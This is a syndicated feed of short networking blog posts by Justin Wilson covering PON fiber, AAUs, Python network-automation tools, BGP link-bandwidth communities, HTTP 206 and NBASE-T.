
AAUs also make technologies such as Massive MIMO practical. Instead of a few transmit and receive paths, an AAU may contain dozens or even hundreds of antenna elements. The radio can steer beams toward individual users instead of broadcasting energy equally in every direction. More of the transmitted power reaches the intended device, improving spectrum efficiency and increasing capacity within the same licensed frequencies. Imagine antennas that can direct signals in a sporting event or concert.
The installation process changes as well. A traditional cellular site might have separate antennas, remote radio heads, jumpers, and long coax runs that all need to be mounted and tested. An AAU reduces much of that hardware into a single assembly. The unit is heavier than a passive antenna, so tower crews need to account for factors such as weight when installing.
AAUs have become a common part of 5G deployments because they improve RF performance while reducing the amount of analog cabling on the tower. The hardware costs more than a passive antenna, but the shorter RF path and support for advanced antenna technologies make that tradeoff worthwhile for many cellular networks.
The post What Is an AAU in Cellular Networks? appeared first on Justin Wilson (j2sw).
]]>The post How Passive Optical Networks (PON) Work appeared first on Justin Wilson (j2sw).
]]>The Basic Idea
A Passive Optical Network starts at an Optical Line Terminal (OLT) in the provider’s central office or headend. Rather than running a separate fiber and switch port for every subscriber, the OLT sends traffic down a shared feeder fiber. That feeder hits a passive optical splitter out in the field, which splits the light into multiple distribution fibers.
Each distribution fiber continues toward one customer, where it terminates at an Optical Network Terminal (ONT). The ONT converts the optical signal into standard Ethernet that connects to the customer’s router or gateway.
The word passive is important here. The splitter sitting in the field contains no electronics, requires no power, and has no software to manage. It simply divides incoming light into multiple paths.
Following the Fiber
A typical residential deployment looks something like this:

A single feeder fiber from the headend can serve dozens of homes before you need to run another feeder line. Instead of dropping powered Ethernet switches all over the neighborhood, the provider just puts passive splitters in small enclosures such as small vaults in the ground.
This cuts down on the amount of gear sitting out in the field and means you don’t need commercial power or battery backup at those spots. In the old days, we would call this the central office. In today’s modern deployments, a cabinet at the side of the road is enough. Gone are the days of massive buildings.
What Does the OLT Do?
The OLT is the provider’s side of the connection. It communicates with every ONT connected to that PON while controlling how traffic moves upstream and downstream. One OLT chassis may support hundreds or even thousands of customers simply by adding more PON ports.
The OLT also authenticates new ONTs as they come online. Once a customer’s equipment is authorized, the OLT applies settings unique to the customer or ISP. Some things being done are provisioning speed and security.

Any OLT is an interface not necessarily a router. Its primary purpose is to manage and direct the PON network. We are seeing a trend toward OLTs becoming routers, but this increases vendor lock-in and makes the network less modular.
What Does the ONT Do?
The ONT lives at the customer site. Its main job is to turn the optical signal into Ethernet. Most residential ONTs have one or more RJ45 Ethernet ports. Some also come with phone ports for voice or RF outputs for TV, though IPTV has replaced old-school RF video in a lot of places.

From the customer’s perspective, the ONT acts like a modem. The provider’s fiber plugs into one side, and the home router connects to the Ethernet port on the other. As speeds increase, things such as 2.5-gigabit and even 10-gig ports are becoming standard on some ONTs. Some ONTs have built-in Wi-Fi routers and firewalls. Some are basically a media converter.

How Multiple Customers Share One Fiber
A common question is how multiple customers can share the same physical fiber without stepping on each other’s traffic. Downstream, the OLT broadcasts to every ONT on that PON segment. Each ONT checks the frames and only keeps what’s meant for it. Anything for other subscribers gets dropped. it’s slightly more complicated than this but not much.
If every ONT transmitted whenever it wanted, their optical signals would collide on the shared fiber, so upload traffic is treated a little differently. Instead, the OLT assigns transmission windows to each ONT using Dynamic Bandwidth Allocation (DBA). Each customer transmits only during their assigned time slot. The OLT continually adjusts those assignments based on demand, allowing many subscribers to efficiently share the same path. In the Ethernet world, these are called collisions.
Understanding what a split ratio is
A passive splitter can divide one feeder fiber into many customer connections. Common split ratios include:
- 1:16
- 1:32
- 1:64
- 1:128 (not as common but achievable)
Higher split ratios let one OLT port serve more subscribers, but every split reduces optical power reaching the ONT. A larger split also means more customers share the available bandwidth on that PON. More subscribers or more distance is usually the driving factor.
Providers have to balance how many subscribers they want to serve and how much optical power they have to work with. In a dense neighborhood, a higher split ratio might make sense. Out in the country, longer fiber runs usually mean fewer splits to stay within the optical budget. It’s basic physics: the more you split, the weaker the signal gets. Every split shortens the distance the light can travel.
GPON vs. XGS-PON
GPON delivers 2.5 Gbps downstream and 1.25 Gbps upstream across the shared PON network. Many residential fiber networks use GPON. GPON is also being used in many apartment and MDU settings.
XGS-PON bumps capacity up to 10 Gbps both downstream and upstream. That extra bandwidth means faster residential service and lets more customers share the same PON during peak times. The basic architecture doesn’t change as speeds go up—the intelligence is all in the ONT and OLT hardware.
Why ISPs Like PON
Running a dedicated fiber from the central office to every home eats up fiber strands, switch ports, rack space, and power. PON cuts all that down by letting many subscribers share a single optical port and feeder cable.
The passive splitter also means there’s no powered gear out in the field. That lowers maintenance costs and removes another spot that would need power, batteries, or weather protection.
For residential FTTH, those savings really add up once you’re serving hundreds or thousands of homes.
PON Isn’t Perfect
Every customer on a PON shares the available bandwidth on that segment. Most of the time, nobody notices because residential traffic goes up and down during the day. If a lot of people are using the network heavily at once, each customer might see less bandwidth until the OLT can schedule more transmission slots.
Troubleshooting PON is a bit different too. Optical loss, dirty connectors, bad splitters, or too much attenuation will impact every customer downstream from the problem. Measuring optical power and knowing the splitter layout is key in a PON setup.
What’s Next?
Now that I’ve covered how a Passive Optical Network works, the next article will look at the other major fiber access architecture: Active Ethernet. I will compare dedicated point-to-point fiber, Ethernet switching, and why many enterprise providers still choose Active Ethernet instead of PON.
The post How Passive Optical Networks (PON) Work appeared first on Justin Wilson (j2sw).
]]>The post Useful Python Libraries Every Network Engineer Should Know appeared first on Justin Wilson (j2sw).
]]>Here are the libraries I think every network engineer should become familiar with.
Netmiko
It provides a simple way to connect to routers, switches, and firewalls over SSH without dealing with the complexity of building SSH sessions yourself. Instead of opening an SSH client and logging into fifty routers one at a time, a Netmiko script can connect to each device, run commands, collect the output, and disconnect. Configuration backups, software version audits, interface reports, and BGP verification scripts are all common Netmiko projects.
https://python-automation-book.readthedocs.io/en/1.0/12_netmiko/01_netmiko.html
NAPALM
NAPALM stands for Network Automation and Programmability Abstraction Layer with Multivendor support.
One of its biggest advantages is that the same Python code can work across multiple vendors. If your network includes Cisco, Juniper, Arista, or MikroTik devices, NAPALM provides a consistent way to retrieve information such as interface status, routing tables, or environmental data without writing vendor-specific code for every platform. That makes it useful when your network is built from equipment made by several manufacturers.
https://napalm.readthedocs.io/en/latest
Nornir
Nornir helps organize larger automation projects by keeping track of your device inventory, running tasks across many devices at the same time, and separating your automation into reusable components.
Instead of one large script that connects to hundreds of routers, you build smaller tasks that Nornir coordinates. If you plan to automate an ISP or enterprise network, Nornir is worth learning.
https://nornir.readthedocs.io/en/latest
Paramiko
If you need complete control over an SSH session, Paramiko gives you that flexibility. You can build custom authentication methods, transfer files over SCP or SFTP, or automate systems that Netmiko does not directly support.
Most network engineers will spend more time using Netmiko than Paramiko, but understanding what it does helps when you run into devices or systems that require custom SSH handling.
Requests
Firewalls, wireless controllers, cloud platforms, monitoring systems, and IPAM software often expose REST APIs. The Requests library makes it easy to send HTTP GET, POST, PUT, and DELETE requests to those systems. Not every device is managed through SSH anymore.
If you have worked with platforms like LibreNMS, NetBox, Meraki, Palo Alto, Cloudflare, or PowerDNS, there is a good chance a Python script using Requests can automate much of the work.
https://pypi.org/project/requests
Pandas
Pandas makes it easy to organize data into tables, filter results, sort values, compare reports, and export everything into CSV or Excel files.
For example, you might collect interface utilization from every router in your network. Pandas can sort the results from highest utilization to lowest so you immediately know which circuits deserve attention.
TextFSM
Commands like show interfaces, show ip bgp summary, or show version return large blocks of text. TextFSM converts that text into structured data that Python can work with.
Instead of searching hundreds of lines for an interface status, your script can reference a field such as interface_status or serial_number directly.
https://pypi.org/project/textfsm
Jinja2
Only a few values change between devices, such as hostnames, IP addresses, VLAN IDs, or BGP AS numbers. Jinja2 lets you create a configuration template with placeholders for those values.
Your Python script fills in the variables and generates complete configurations automatically. That reduces typing mistakes and keeps deployments consistent across every router or switch.
https://pypi.org/project/Jinja2
Which Library Should You Learn First?
If you are just getting started, I would begin with Netmiko.
Once you are comfortable connecting to devices, learn Requests so you can work with REST APIs. Add Pandas when you need reports, then look at TextFSM to turn CLI output into structured data. Jinja2 becomes valuable once you start deploying larger numbers of devices, and Nornir makes sense when your automation projects begin growing beyond a few simple scripts.
You do not need to master all of these libraries before writing useful automation. Learning one library at a time is usually enough to replace repetitive tasks that consume hours every week.
The post Useful Python Libraries Every Network Engineer Should Know appeared first on Justin Wilson (j2sw).
]]>The post Python Scripts Every Network Engineer Should Know appeared first on Justin Wilson (j2sw).
]]>There are many tools out there which already do some of these things but having scripts can help you learn but also save money and effort.
1. Run Commands on Every Device
Every one of us has needed to check interface status, BGP neighbors, software versions, or routing tables across dozens or hundreds of devices.
Instead of opening dozens of SSH sessions, a Python script can connect to every router or switch, run the same commands, and save the results into a single file. During outages, this can turn a thirty-minute task into something that finishes in a few minutes.
Libraries like Netmiko make this one of the easiest automation projects to build.
2. Search Configurations for Problems
Sometimes you need to answer questions like:
- Which switches still allow Telnet?
- Which routers are missing an NTP server?
- Which devices still use SNMPv2?
Opening every configuration manually takes far too long. Python can scan hundreds of configuration files in seconds and generate a report listing every device that matches your search.
3. Build an Inventory Report
Keeping an accurate inventory by hand rarely lasts very long.
Python can connect to devices and collect information such as:
- Hostname
- Model
- Serial number
- Software version
- Uptime
That information can be written into a spreadsheet or database automatically. Inventory reports become something you generate whenever you need them instead of maintaining manually.
4. Monitor Optical Power Levels
Fiber problems are not always complete failures.
An optic that normally receives -6 dBm may slowly drop to -14 dBm over several months before customers notice any issues.
A Python script can collect DOM information from every optic, compare it against previous readings, and alert you when receive power begins dropping. That gives you time to investigate dirty connectors, damaged fiber, or failing optics before the link starts dropping packets.
5. Verify BGP Sessions
Scripts can log into edge routers, collect BGP neighbor information, verify prefixes received, compare route counts against expected values, and alert when something changes.
6. Generate Configuration Templates
Deploying twenty new switches should not mean copying and pasting twenty nearly identical configurations.
Python can build configurations from templates by inserting values such as hostnames, management IP addresses, VLANs, loopback addresses, or BGP AS numbers.
Template generation also reduces typing mistakes because every deployment starts from the same standardized configuration.
7. Check Software Compliance
A Python script can compare software versions across your network and produce a list of devices that need attention. Before scheduling upgrades, you already know exactly which routers or switches require maintenance.
You Do Not Need to Build Everything Yourself
One advantage network engineers have today is AI. If you know what you want the script to accomplish, tools like ChatGPT can generate a solid starting point. You still need to understand what the script is doing before running it in production, but you no longer have to memorize Python syntax just to automate routine tasks. I often find it easier to describe the problem than to write every line of code myself.
Start Small
The first Python script you write does not need to automate an entire network. Start with something you already do every week. Maybe that is collecting interface statistics, backing up configurations, or checking BGP neighbors after a maintenance window. Once that script works reliably, build another one.
Before long, you will spend less time repeating routine tasks and more time solving the problems that actually require a network engineer.
The post Python Scripts Every Network Engineer Should Know appeared first on Justin Wilson (j2sw).
]]>The post Quick Lesson: Requesting ARIN General Membership appeared first on Justin Wilson (j2sw).
]]>Topic: Is your organization an ARIN General Member?
From ARIN https://www.arin.net/participate/oversight/membership/
Why it matters: Voting in ARIN elections, Mailing list, better involvement with the ARIN community
Actions:
Check the eligibility status of your organization in your ARIN Online account by viewing the Organization Record page. If your organization is currently eligible to request General Membership, you can access the General Member request form through the ACTIONS drop down menu.
- Log in to your ARIN Online account.
- Under ‘Your Records,’ select ‘Organization Identifiers.’ You may see several organizations on this screen.
- Select the Org Handle for which you want to request General Membership to verify eligibility.
- If the organization is eligible, the ‘Request General Membership’ option will be available in the Actions drop-down menu on the Organization Record page. Select that option to complete the General Membership request.
- Upon approval, set up a Voting Contact who will be responsible for casting a ballot on behalf of this organization.
The post Quick Lesson: Requesting ARIN General Membership appeared first on Justin Wilson (j2sw).
]]>The post RFC 10005: BGP Community for link capacity appeared first on Justin Wilson (j2sw).
]]>A router may have two usable paths toward the Capital I internet or a peer. One path may sit behind a 100G handoff, while another path only has 10 Gig. Equal load balancing can push traffic into both paths without knowing which link will fill much sooner.
RFC 10005 defines the BGP Link Bandwidth Extended Community for that case. The value is tied to the BGP next hop. It does not replace the normal best-path policy. It helps the forwarding plane weight traffic after BGP has already selected multiple usable paths.
Local preference, AS path, MED, and other BGP policy still decide which routes are eligible. The link bandwidth community only helps once multipath is in play. Used correctly, the 100G path mentioned earlier can carry more traffic than the 10G path, rather than both paths sharing the same amount of bandwidth.
The RFC also defines transitive and non-transitive versions of the community. A route reflector, edge router, or downstream BGP speaker can pass, remove, or regenerate the value depending on next-hop behavior and local policy. The bandwidth value is encoded in bytes per second.
For an ISP- or exchange-connected network, the value has been needed for a while. A router with multiple exits should not overload a smaller handoff just because BGP sees both paths as valid. RFC 10005 helps the forwarding table treat a 100G path like 100G and a 10G path like 10G.
The post RFC 10005: BGP Community for link capacity appeared first on Justin Wilson (j2sw).
]]>The post Fat Rail vs Thin Rail in AI compute clusters appeared first on Justin Wilson (j2sw).
]]>A thin rail provides the node with a single path into the fabric. That may be one NIC into one switch plane. It can also be two NICs that both land behind the same oversubscribed uplink.
A fat rail gives the node more usable path into the fabric. That may come from faster NICs, multiple fabric NICs, or separate switch planes that remain separate to diverse switching. The useful part is not the number of cables by itself. The useful part is the amount of bandwidth available for node-to-node traffic.
A single 400G rail can be “fat” enough for one cluster and too thin for another. The difference depends on what the job is doing. If nodes pass small messages and do little east-west traffic, the rail may have room. If the job moves large data sets between node groups, the uplink may saturate and become “thin”.
Think of this as just slang for a connection that is either too small or the right size for the type of AI job it is passing.
The post Fat Rail vs Thin Rail in AI compute clusters appeared first on Justin Wilson (j2sw).
]]>The post George Washington, the Delaware, and Direct Routes appeared first on Justin Wilson (j2sw).
]]>https://blog.fd-ix.com/george-washington-the-delaware-and-direct-routes/
When George Washington crossed the Delaware River on Christmas night in 1776, the goal was simple. Reach the objective by the most effective path while avoiding unnecessary delays and giving the opposing force as little warning as possible. The crossing was risky, but it created a more direct approach than waiting for the enemy to dictate the battle.
Networks work much the same way. Without peering, traffic often takes whatever transit path BGP selects. A packet going from one regional network to another may travel hundreds of extra miles before reaching its destination. The route works, but it is rarely the shortest one.
Peering changes that.
Instead of handing traffic to multiple upstream providers, two networks establish a direct connection and exchange traffic themselves. Fewer networks handle the packets. Fewer routers make forwarding decisions. Round-trip time often drops because the path is simply shorter.
George Washington did not win because he traveled farther. He succeeded because he chose a route that gave him an advantage. Good network design follows the same principle. When a direct path is available, there is little reason to send traffic on a long journey through someone else’s network.
This Independence Day, declare your independence from slow routes. Peer locally. Keep traffic moving on the shortest path possible. FD-IX is here to help.

The post George Washington, the Delaware, and Direct Routes appeared first on Justin Wilson (j2sw).
]]>The post HTTP 206 Partial Content Explained appeared first on Justin Wilson (j2sw).
]]>
A browser does not always need the whole file at once. Sometimes it only needs a slice of the file. That slice might be the next part of a video or a chunk of a large object sitting behind a CDN. When that happens, the client can request a byte range instead of requesting the entire file again. This is where HTTP 206 can help. it’s not an error but a mechanism for dealing with large files.
Video playback is one of the easiest places we see HTTP 206 in use. A video player may not pull the whole file before playback starts. It asks for a chunk, starts playing, and then asks for later chunks as the viewer keeps watching. If the viewer jumps forward, the player can request a different byte range instead of downloading everything between the old position and the new one.
HTTP 206 means the server agreed to send only part of the resource. The client sends a Range header with the request. The server answers with 206 Partial Content and sends the requested section of the file. The response should also include Content-Range, which tells the client what part of the file it received and how large the full file is.
For the geeks out there, here is a dry explanation of what is going on. A simple request might ask for bytes 0-1023 of a file. That means the client wants the first 1024 bytes of that file. The server can answer with a Content-Range value like bytes 0-1023/146515. That tells the client it received bytes 0 through 1023 from a file that is 146,515 bytes long.
Downloads can use the same behavior. If a large file transfer breaks halfway through, the client may already have part of the file on disk. A good client can ask the server for the missing range instead of starting over. That saves time for the user and reduces server-side bandwidth usage. This is very helpful on cellular or slower connections. I don’t know how many times I have had to restart a file transfer over a hotspot connection because the signal dropped.
Caches and CDNs also care about range behavior with their content. A cache may have part of a large object and still need another section from the origin server. If the range handling is clean, the cache can fetch the missing part and serve the client without pulling the whole object again. If the origin handles ranges poorly, the cache may request more data than needed or fail to satisfy the client request.
HTTP 206 is not an error, even though “Partial Content” can look odd in a browser console. It just means the server sent the part of the file the client asked for. The better thing to check is whether the request had a Range header and whether the response sent back the byte range the client expected.
Range requests get ugly when the headers and the file do not agree. If the server sends the wrong Content-Range, the client may not know what part of the file it actually received. Video seeking can break when the server claims range support but cannot return clean byte slices. A proxy can make this harder by stripping or mishandling the Range header, which makes the origin server look broken even when it answered the request correctly.
The post HTTP 206 Partial Content Explained appeared first on Justin Wilson (j2sw).
]]>The post Sam’s First Visit to An Internet Exchange appeared first on Justin Wilson (j2sw).
]]>In this colorful children’s picture book, Sam visits an Internet exchange and learns how networks meet in one shared place. He sees how fiber brings networks in, how routers talk to each other, how peering helps traffic move, and how engineers watch the exchange to keep data flowing.

Readers will learn words like Internet exchange, peering, router, fiber, BGP, and cross-connect. The goal is not to turn networking into a textbook. The goal is to show that the Internet has real places, real equipment, and real people behind it.
Both of my books are available on the Kindle and in Paperback.
The post Sam’s First Visit to An Internet Exchange appeared first on Justin Wilson (j2sw).
]]>The post What Is NBASE-T? More Bandwidth Without Replacing Your Cabling appeared first on Justin Wilson (j2sw).
]]>
Why NBASE-T Exists
Category 5e cable is everywhere. Schools, office buildings, hospitals, and hotels have thousands of cable runs that were installed years before Wi-Fi access points started pushing several gigabits of aggregate traffic. Replacing all of that cabling is pretty labor-intensive, which means it’s quite expensive.
A Wi-Fi 6 or Wi-Fi 7 access point can deliver more than 1 Gbps of aggregate traffic. Once the Ethernet uplink reaches line rate, packets begin waiting for transmission even though the wireless radios still have capacity available. Moving that uplink to 2.5 Gbps or 5 Gbps gives the access point more capacity.
Supported Speeds
Most NBASE-T devices support these link speeds:
- 1 Gbps
- 2.5 Gbps
- 5 Gbps
During auto-negotiation, both ends select the highest stable speed the cable can reliably support. A cable that will not maintain a clean 10 Gbps link may operate perfectly at 5 Gbps.
It Uses the Same RJ-45 Connector
NBASE-T does not require a different connector or patch panel. It uses the same RJ-45 ports already found on anything remotely modern. The physical layer uses more efficient signaling to carry additional data across the existing copper pairs.
From the switch, the port behaves like any other Ethernet interface. The interface comes up, negotiates a speed, and forwards frames normally. Unless you look at the interface details, you may never notice the link is running at 2.5 Gbps instead of 1 Gbps.
Most Common use cases
Wireless access points are the most common reason to deploy NBASE-T. One access point serving dozens of users can push enough traffic to keep a 1 Gbps uplink busy for long periods. Increasing the uplink to 2.5 Gbps often removes the bottleneck while leaving the existing cabling in place.
Security cameras also benefit from multi-gigabit Ethernet. High-resolution video streams from many cameras can quickly consume available bandwidth on a switch. More capacity between the switch and the aggregation layer provides additional capacity for video streams.
Cabling quality definitely matters
The quality of the cable installation ultimately still determines the link’s maximum speed. Poor terminations, damaged cable, or excessive interference can prevent a link from negotiating at the best rate. Category 5e cable can support 2.5 Gbps and 5 Gbps over standard Ethernet distances when installed correctly. Category 6 and Category 6A provide additional margin. Again, when installed correctly.
Final Thoughts
NBASE-T gives network operators another option above gigabit speeds. It lets many existing Category 5e installations carry more traffic without replacing the structured cabling.
The post What Is NBASE-T? More Bandwidth Without Replacing Your Cabling appeared first on Justin Wilson (j2sw).
]]>The post Path panel prime day deal appeared first on Justin Wilson (j2sw).
]]>
The post Path panel prime day deal appeared first on Justin Wilson (j2sw).
]]>